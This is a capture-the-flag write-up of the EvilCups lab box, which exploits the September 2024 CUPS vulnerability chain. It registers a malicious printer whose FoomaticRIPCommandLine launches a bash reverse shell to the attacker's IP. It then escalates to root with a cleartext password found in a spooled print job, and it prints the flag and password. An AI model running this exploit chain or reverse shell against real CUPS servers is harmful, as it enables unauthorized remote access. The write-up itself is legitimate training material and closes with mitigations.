EvilCups
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. EvilCups is a medium Linux box built around the CUPS vulnerability chain that went public in late September 2024. The only interesting service is CUPS 2.4.2 on port 631. Abusingcups-browsedand thefoomatic-ripchain we register a malicious printer whose filter runs a command: sending a print job gives execution as thelpuser and a reverse shell. The user flag is readable from there. To escalate, we dig into/var/spool/cups: stored print jobs keep the rendered document, and one of them contains root's password in cleartext. With it, a plainsulands arootshell.
Recon
Ping
We start with a ping to confirm the host is up and check the TTL, which hints at the OS (≈64 Linux, ≈128 Windows).
ping -c 1 10.10.11.4064 bytes from 10.10.11.40: icmp_seq=1 ttl=63 time=39.0 msTTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
We run a full TCP scan (all 65535 ports) with nmap. Only two ports are open: 22 (SSH) and 631 (IPP). The TTL of the reply is 63, close to 64, which points to Linux (each network hop decrements the TTL by one; it's a hint, not proof).
nmap -p- --open -n -sS -Pn --min-rate 5000 -vvv 10.10.11.40
PORT    STATE SERVICE REASON
22/tcp  open  ssh     syn-ack ttl 63
631/tcp open  ipp     syn-ack ttl 63
extractPorts boils the -oG file down and leaves both ports on the clipboard:
extractPorts scan
Extracting information ...
IP Address: 10.10.11.40
Open ports: 22,631
Port 631/IPP (Internet Printing Protocol) is the big tell: it's the CUPS port, the standard Linux printing system. We grab versions and default scripts on both ports.
nmap -p22,631 -sCV 10.10.11.40
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
631/tcp open  ipp     CUPS 2.4
|_http-robots.txt: 1 disallowed entry
|_http-title: Home - CUPS 2.4.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Port 22 is OpenSSH 9.2p1 on Debian 12 (bookworm) and 631 is CUPS 2.4.2. That exact version is the key to the whole box.
CUPS on 631
We fingerprint the 631 web service with whatweb. It confirms the CUPS/2.4 IPP/2.1 server and the title Home - CUPS 2.4.2.
whatweb http://10.10.11.40:631
http://10.10.11.40:631 [200 OK] Content-Language[en_US], HTML5,
HTTPServer[CUPS/2.4 IPP/2.1], IP[10.10.11.40], Title[Home - CUPS 2.4.2],
X-Frame-Options[DENY]

In the browser, 631 serves the OpenPrinting CUPS 2.4.2 admin console with its usual tabs (Administration, Printers, Jobs...). There are no useful printers or credentials up front, but the version already says it all: CUPS 2.4.2 is vulnerable to the September 2024 RCE chain.
Shell as lp
CVE-2024-47176: the CUPS chain
In late September 2024, Simone Margaritelli published a chain of four CUPS CVEs that, combined, yield unauthenticated remote command execution. It's worth understanding the pieces, because they explain why the attack needs a final nudge (a print job):
- CVE-2024-47176 (
cups-browsed). Thecups-browseddaemon listens on UDP/631 and, by default, trusts any incoming IPP packet. An attacker can send it a packet telling it to "register" against a printer hosted at an attacker-controlled URL. - CVE-2024-47076 (
libcupsfilters). Whencups-browsedqueries that remote printer's IPP attributes, it does not validate them: it trusts whatever the attacker's server returns. - CVE-2024-47175 (
libppd). Those unvalidated attributes are written verbatim into the PPD file describing the new printer. That allows injecting directives, among themFoomaticRIPCommandLine. - CVE-2024-47177 (
cups-filters). Thefoomatic-ripfilter runs the contents ofFoomaticRIPCommandLineas a system command when a job is printed on that printer.
The upshot: we register a printer whose PPD carries our command, and it runs as soon as someone (or we ourselves) sends something to print. One important caveat: the chain is not an instant RCE, it depends on a print job being processed, and the command runs with the print process's privileges, i.e. the lp user, not root.
Firing the exploit
We use IPPSec's evil-cups exploit, which automates the whole chain: it stands up its own IPP server, sends the UDP packet to the target's cups-browsed, serves the malicious printer with our FoomaticRIPCommandLine, and waits. The line that injects the command into the PPD is exactly this one:
( SectionEnum.printer,
  b'printer-more-info',
  TagEnum.uri ):
  [f'"\n*FoomaticRIPCommandLine: "{self.command}"\n*cupsFilter2 : "application/pdf application/vnd.cups-postscript 0 foomatic-rip'.encode()],
We invoke it passing our IP, the target's, and the command to run (a bash reverse shell). In another terminal we keep a listener ready.
# our box (listener)
sudo nc -nlvp 443
# fire the exploit: <LHOST> <RHOST> "<command>"
python3 evilcups.py 10.10.15.39 10.10.11.40 "bash -c 'bash -i >& /dev/tcp/10.10.15.39/443 0>&1'"
Before firing it, the listener that will catch the shell:
sudo nc -nlvp 443
listening on [any] 443 ...The exploit stands up its IPP server, sends the packet, and warns that it usually takes ~30 seconds for the target to connect back to fetch the printer attributes.

IPP Server Listening on ('10.10.15.39', 1234)
Sending udp packet to 10.10.11.40:631 ...
Please wait this normally takes 30 seconds ...
30 elapsed
target connected, sending payload ...

If we reload the Printers tab of the web console, the malicious printer is now registered: HACKED_10_10_15_39, next to the pre-existing Canon_MB2300_series.

As noted, the printer alone fires nothing: we have to send a job. We open the HACKED_... printer and, under the Maintenance menu, pick Print Test Page. That job passes through the foomatic-rip filter, which runs our command.
As soon as the job is processed, foomatic-rip runs the reverse shell and our listener catches the connection: we have a shell as lp.

connect to [10.10.15.39] from (UNKNOWN) [10.10.11.40] 35576
bash: cannot set terminal process group (3364): Inappropriate ioctl for device
bash: no job control in this shell
lp@evilcups:/$
The shell arrives with no terminal, and bash says so on start-up: cannot set terminal process group and no job control in this shell. The first step of the upgrade fixes that:
script /dev/null -c bash
connect to [10.10.15.39] from (UNKNOWN) [10.10.11.40] 52306
bash: cannot set terminal process group (1181): Inappropriate ioctl for device
bash: no job control in this shell
lp@evilcups:/$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
lp@evilcups:/$
Then it gets suspended with Ctrl+Z, the local terminal goes raw and the job comes back:
# Ctrl+Z
stty raw -echo; fg
reset xterm
lp@evilcups:/$ ^Z
zsh: suspended  sudo nc -nlvp 443
[1]  + continued  sudo nc -nlvp 443
And finally the shell and terminal type get declared:
export SHELL=bash TERM=xterm
The user flag lives in htb's home and is readable from our lp session.
cat /home/htb/user.txt
0d373f73350e171093ba4277a0f4bbbfShell as root
The /var/spool/cups directory
The lp user is the one managing the print queue, so the first place to look is /var/spool/cups, where CUPS stores jobs. We can't ls the directory (Permission denied), but that doesn't stop us: CUPS names each job's files predictably. Every job has a control file c<NNNNN> and a data file d<NNNNN>-<NNN> (a d, five digits, a hyphen, and three digits). The first processed job is therefore d00001-001.
cd /var/spool/cups/
ls                  # Permission denied: we can't list...
cat d00001-001      # ...but we can read a specific file by its predictable name
The d00001-001 file is the rendered document that was once printed: a PostScript output generated with GNU Enscript (a text file describing the page).
%!PS-Adobe-3.0
%%BoundingBox: 18 36 577 806
%%Title: Enscript Output
%%Creator: GNU Enscript 1.6.5.90
%%CreationDate: Sat Sep 28 09:31:01 2024
...
The password inside the print job
Reading the PostScript to the end, embedded as a text string to be drawn, is root's password in cleartext: someone once printed a document containing it, and the job stayed in the spool.

...
5 742 M
(Br3@k-G!@ss-r00t-evilcups) s
_R
S
%%Trailer
%%Pages: 1
That string, Br3@k-G!@ss-r00t-evilcups, is root's password. We try it with su and switch user directly.
su root
# password: Br3@k-G!@ss-r00t-evilcups
id
cat /root/root.txt
su accepts it and we have a root shell. Box rooted.

Target IP Address
10.10.11.40

Submit User Flag    User flag owned    [4] Not Too Easy
Submit Root Flag    Root flag owned    [4] Not Too Easy

Congratulations kmn9!
You are player #369 to have pwned EvilCUPS.
Attack chain
CUPS 2.4.2 (631/IPP)
  │  cups-browsed trusts incoming UDP/631  (CVE-2024-47176)
  ▼
evilcups.py  ─►  registers a malicious printer with FoomaticRIPCommandLine
  │  Print Test Page  ─►  foomatic-rip runs the command  (CVE-2024-47177)
  ▼
reverse shell as lp  ─►  /home/htb/user.txt
  │  dig into /var/spool/cups (lp manages the queue)
  ▼
d00001-001 (the job's PostScript)  ─►  root password in cleartext
  │  su root
  ▼
root  ─►  root.txt
Lessons learned
- The version is the vulnerability. The moment
nmapsaid CUPS 2.4.2, the box was decided: that branch is vulnerable to the September 2024 chain. Recognizing the version and knowing its associated CVE was faster than any fuzzing. cups-browsedshould not be exposed. The root flaw is the daemon listening on UDP/631 and trusting IPP packets from anyone. Real mitigations: disablecups-browsedif unused, and filter 631 so it isn't reachable from untrusted networks.- The chain needs a print job. It's not an instant RCE and, on top of that, it runs as
lp, notroot: that's why a second stage was needed. Impact should be qualified by those conditions, not presented as instant root. - Print jobs hold sensitive data. The escalation wasn't an exploit but reading
/var/spool/cups: the printed document (with root's password) was still there. Spools, queues and temp files retain information; clearing them and not printing secrets is basic hygiene. We expand on this in secret leakage via print jobs.